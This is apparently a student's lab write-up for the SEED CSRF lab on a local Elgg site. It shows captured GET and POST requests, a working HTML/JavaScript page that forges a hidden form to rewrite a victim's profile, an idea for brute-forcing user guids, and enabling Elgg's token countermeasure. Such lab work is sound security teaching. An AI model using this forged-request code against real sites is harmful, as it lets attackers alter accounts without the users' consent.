
James Oswald
ICSI 424 Computer Security

3.1 Task 1: Observing HTTP Request.

I immediately encountered a firefox issue that prevented me from using the preinstalled http header live extension claiming it was unsigned and would not be run. I had to follow the instructions I found here to get it to work https://support.mozilla.org/en-US/questions/1101877.


After this I was able to successfully use the http header live extension to observe an HTTP GET Request and an HTTP Post Request.

This is a get request for the from the homepage's HTML content, the only content is the request URL of / itself, everything else is headers.




This is a post request for a failed login attempt. The parameters are the URL of the login endpoint at /action/login and since it's a post request, are in the data field. This request also contains URI encoded query parameters storing the username and password entered, as well as various other query parameters prefixed with elgg_.

```
7&username=James&password=Hello123&p
```



3.2 Task 2: CSRF Attack using GET Request


I begin by investigating what a real add friend HTTP GET request looks like by signing in as boby and sending a request to add Charlie as a friend.



I use the File Save option to get a copy of the header as raw text and find the file in my downloads folder. Since we know its a GET request we know the data is attached to the URL, and we can see this from the request:


http://www.csrflabelgg.com/action/friends/add?friend=44&__elgg_ts=1603490609&__elgg_token=eVLxoyYS0LObXXsbckEEOQ&__elgg_ts=1603490609&__elgg_token=eVLxoyYS0LObXXsbckEEOQ
GET HTTP/1.1 200 OK

I observe that the actual parameter specifying who to add appears to be the “friend” parameter where the number is the ID of the user. I log out and try and friend myself as charlie to get the friend “ID” of boby.




I note that boby has ID 43, which is what i will use in my attack against alice.
I write the following HTML page and use an img tag to do the spoof:

I move a copy of this code to the malicious server and make a post as boby with the link to it




Picture of the malicious GET attack page moved onto the attack site




In an attempt to get the page I accidentally triggered the attack while logged in as boby and friend myself, which in itself is illegal behavior that i thought was very funny to discover.


I make the post with the attack link as boby




I log on as Alice and click the link posted by boby:



On clicking the back button and returning to ELGG the first thing I see is that I have added boby as a friend after clicking the link.




Which can be verified on the activity page:



Thus I have successfully performed the attack using a GET request.

3.3 Task 3: CSRF Attack using POST Request

I begin by observing the parameters used in the post attack. As Alice, I make an edit to the about me section of my profile and use HTTP Header Live to observe the request after I press save. The site redirects me but HTTP Header Live still saves the first request so i just scroll to the top to find it.



http://www.csrflabelgg.com/action/profile/edit

I save to file to get a better look at the HTTP message body section:

__elgg_token=kxCUelo-Ycl9ZmGY5AJOmA&__elgg_ts=1603495644&name=Alice&description= Hello I am alice! &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=42

I use this data to write up my attack. The attack functions by spoofing a forum element which will generate a post request with the data we want in its fields and then submitting the forum right after the page loads.

getAttack.html | postAttack.html | Find Results

```html
<!DOCTYPE html>
<html>
    <head></head>
    <body>
        <h1>This page forges an HTTP POST request.</h1>
        <script type="text/javascript">
            function forge_post()
            {
                var fields;
                // The following are form entries need to be filled out by attackers.
                // The entries are made hidden, so the victim won't be able to see them.
                fields += "<input type='hidden' name='name' value='Alice'>";
                fields += "<input type='hidden' name='description' value='Boby is my Hero'>";
                fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
                fields += "<input type='hidden' name='guid' value='42'>";
                // Create a <form> element.
                var p = document.createElement("form");
                // Construct the form
                p.action = "http://www.csrflabelgg.com/action/profile/edit";
                p.innerHTML = fields;
                p.method = "post";
                // Append the form to the current page.
                document.body.appendChild(p);
                // Submit the form
                p.submit();
            }
            // Invoke forge_post() after the page is loaded.
            window.onload = function() {forge_post();}
        </script>
```

Moving the code to the attack site.

```
[10/23/20 J0481765]seed@VM:~/lab05$ sudo cp postAttack.html /var/www/CSRF/Attacker
[10/23/20 J0481765]seed@VM:~/lab05$
```


www.csrflabattacker.com

Most Visited | SEED Labs | Sites for Labs


Index of /

Name	Last modified	Size	Description
getAttack.html	2020-10-23 18:41	134	
postAttack.html	2020-10-23 19:39	1.1K	

I now log onto Boby to post the malicious link.



I log back onto alice, and click on the attack link, It redirects me to the attack page and then automatically redirects me back prompting me that my profile has been updated, which as we can see, is indeed the case. Her about me section now reads “Boby Is my Hero”



Thus we have successfully implemented a cross site HTTP POST attack.

Questions:
Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Boby can solve the problem by looking for other places where a guid may be used that he does have access to, such as the friend request which will send a number that looks suspiciously like a guid as the "friend" parameter in a make friend request as the guid of the person we want to make the friend request.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


No, unless boby can somehow dynamically fetch the user's guid from the cookie stored in the browser, which i can't think of a way to make possible possible. Since the request NEEDS the guid it will only work on targeted users whose guids we have. However we could attempt to brute force it as well in the attack idea i've outlined below.

An idea for an attack to target as many users as possible would be to have a loop that iterates through potential guids and sends hundreds of thousands of post requests hoping that one of the guids was the right guid for the currently logged in user. The longer the user stays on the page the more POST requests could be made and the higher the chance of this attack succeeding by guessing the right guid would be, this would only be practical in cases where the site had guids that followed a regular and predictable pattern such as elgg and had a small enough number of users that we could reasonably obtain a result.

3.4 Task 4: Implementing a countermeasure for Elgg
I visit the /var/www/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php file and comment out the return statement to enable the gatekeeper.


```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
        //return true;
```

I log in as sammy and go to use Boby's GET attack to see if it still works now that the countermeasures have been turned on



However I now am met with the error box that Form is missing __token or __ts field, which is exactly what we expected, since it now checks to make sure we pass in the token and ts server side after a post request.

I use Firefox's HTTP inspection tool to get a look at the secret tokens when making a real friend request to boby:



The attacker can't send these tokens because they are stored on the webpage as hidden inputs, NOT as cookies that can be accessed from a malicious webpage. Since the malicious page cant see what's on the page you were sent from, the tokens are safe.